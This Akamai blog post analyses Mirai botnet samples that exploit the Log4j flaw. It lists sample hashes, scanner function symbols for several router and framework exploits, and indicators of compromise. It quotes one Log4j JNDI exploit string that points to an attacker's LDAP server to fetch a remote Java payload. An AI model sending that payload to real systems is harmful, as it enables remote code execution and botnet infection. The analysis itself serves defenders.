Mirai Botnet Abusing Log4j Vulnerability

akamai.com/blog/security/mirai-botnet-abusing-log4j-vulnerability

January 18, 2022

impact.png

An examination of a recently captured ARM binary revealed the adaptation of CVE-2021-44228 to infect and assist in the proliferation of malware used by the Mirai botnet. As mentioned in previous Akamai blogs, CVE-2021-44228 is an unauthenticated remote code execution (RCE) vulnerability in Log4j.

This vulnerability impacts multiple versions of Log4j and the applications that depend on it. These include Apache Struts2, Apache Solr, Apache Druid, Apache Flink, and many others. As mentioned before, patching against this vulnerability is strongly encouraged, and Akamai has deployed rulesets to customers that will help mitigate attacks.

The sample, (SHA256: 3d604ebe8e0f3e65734cd41bb1469cea3727062cffc8705c634558afa1997a7a) includes a function named sym.zyxelscanner_init that contains an exploit payload in the User-Agent string as seen below:

botnetvone.jpg


In another similar sample 8d80490b35ebb3f75f568ed4a9e8a7de28254c2f7a6458b4c61888572a64197e **contains more specific functions exploiting Log4j**.

```
0x0000f2cc    3 208          sym.log4jscanner_setup_connection

0x0000f3a0   98 2688         sym.log4jscanner_init
```

The LDAP server where the exploit *User-Agent*: *${jndi:ldap://179.43.175.101:1389/gm7unt}* **was hosted was no longer active when researchers attempted to download the Java payload class**.


I downloaded a more recent x86 binary sample by examining the ThinkPHP exploit payload, and the wget URL it contains:



botnetvtwo.jpg

I found the following, after digging through the text strings in that x86 binary for JDNI payloads,

Using that, I was able to download the Java class payload and decompile it:



Sadly, the request for the above *log4j.sh* script is returning a 404 (file not found) error.

It could be that Zyxel was specifically targeted since they published a blog stating they were impacted by the log4j vulnerability.

The first sample I examined contained functions to scan for other vulnerable devices. All of the devices or software frameworks listed in the functions below are vulnerable to remote code execution. The sample I found contains multiple functions with the naming convention where sym.*[target]_scanner_init* is the network connection being setup and the sym.*[target]_scanner* contains the exploit payload.

```
0x00008dec   85 88   -> 2184 sym.asus_scanner_init
```

```
0x0000f454  105 3136         sym.comtrend_scanner

0x000100c0    3 208          sym.hnapscanner_setup_connection

0x00010194   90 2668         sym.hnapscanner_scanner_init

0x000118a8   90 2652         sym.jaws_scanner

0x00014440  105 3120         sym.netlink_scanner

0x0001558c  105 3212         sym.realtek_scanner

0x0001646c    2 72           sym.scanner_init

0x0001a61c   96 2776         sym.thinkphp_scanner

0x0001b704    3 208          sym.zyxelscanner_setup_connection

0x0001b7d8   98 2688         sym.zyxelscanner_init

0x000100c0    3 208          sym.hnapscanner_setup_connection

0x0001b704    3 208          sym.zyxelscanner_setup_connection

0x00008dec   97 2676         sym.asus_scanner_init

0x0000f454  105 3136         sym.comtrend_scanner

0x00010194   90 2668         sym.hnapscanner_scanner_init

0x000118a8   90 2652         sym.jaws_scanner

0x00014440  105 3120         sym.netlink_scanner

0x0001558c  105 3212         sym.realtek_scanner

0x0001646c  264 12844 -> 7132 sym.scanner_init

0x0001a61c   96 2776         sym.thinkphp_scanner

0x0001b7d8   98 2688         sym.zyxelscanner_init
```

For example, the disassembly of Jaws and ThinkPHP scanner functions contain the attack request strings:

sym-jaws-scanner

sym.jaws_scanner disassembly (Click image to enlarge)

sym.thinkphp_scanner disassembly (Click image to enlarge)

The second sample

(8d80490b35ebb3f75f568ed4a9e8a7de28254c2f7a6458b4c61888572a64197e)

no longer contained the above exploitation functions, but it did contain the standard Mirai attack functions. It appears the above attack vectors had been removed in favor of Log4j exploitation.

Based on the attack function names and their instructions I believe this sample is part of the Mirai malware family.

botnet7.jpeg

IOCs

- 3d604ebe8e0f3e65734cd41bb1469cea3727062cffc8705c634558afa1997a7a
- 02fffc6b4fbb0b7994ae4d5a9010cb93617113dbbef694d873e062476f155520
- 8d80490b35ebb3f75f568ed4a9e8a7de28254c2f7a6458b4c61888572a64197e
- 80e89d07d7fd35bda93fd2dc03a93fe2bfb5a3a53ef0ab7c97694cfa935cbb6c
- 212.192.216.46

- 179.43.175.101
- 3d604ebe8e0f3e65734cd41bb1469cea3727062cffc8705c634558afa1997a7a: ELF 32-bit LSB executable, ARM, EABI4 version 1 (SYSV), statically linked, with debug_info, not stripped
- 8d80490b35ebb3f75f568ed4a9e8a7de28254c2f7a6458b4c61888572a64197e: ELF 32-bit LSB executable, ARM, EABI4 version 1 (SYSV), statically linked, with debug_info, not stripped

Conclusion

The interesting thing about this malware is if you have automated string extraction utilities for malware samples that log to a vulnerable Log4j instance, this payload could execute. Doing so could possibly, depending on your setup, infect your malware analysis system. Again, patching your vulnerable systems is the key here to protect your servers from compromise.

Written by

Larry Cashdollar

Larry W. Cashdollar has been working in the security field as a vulnerability researcher for over 20 years, and is currently a member of the Security Incident Response Team at Akamai Technologies. He studied computer science at the University of Southern Maine. Larry has documented over 300 CVEs and has even presented his research at BSides Boston, OWASP Rhode Island, and Defcon. He enjoys the outdoors and rebuilding mini-bike engines in his spare time.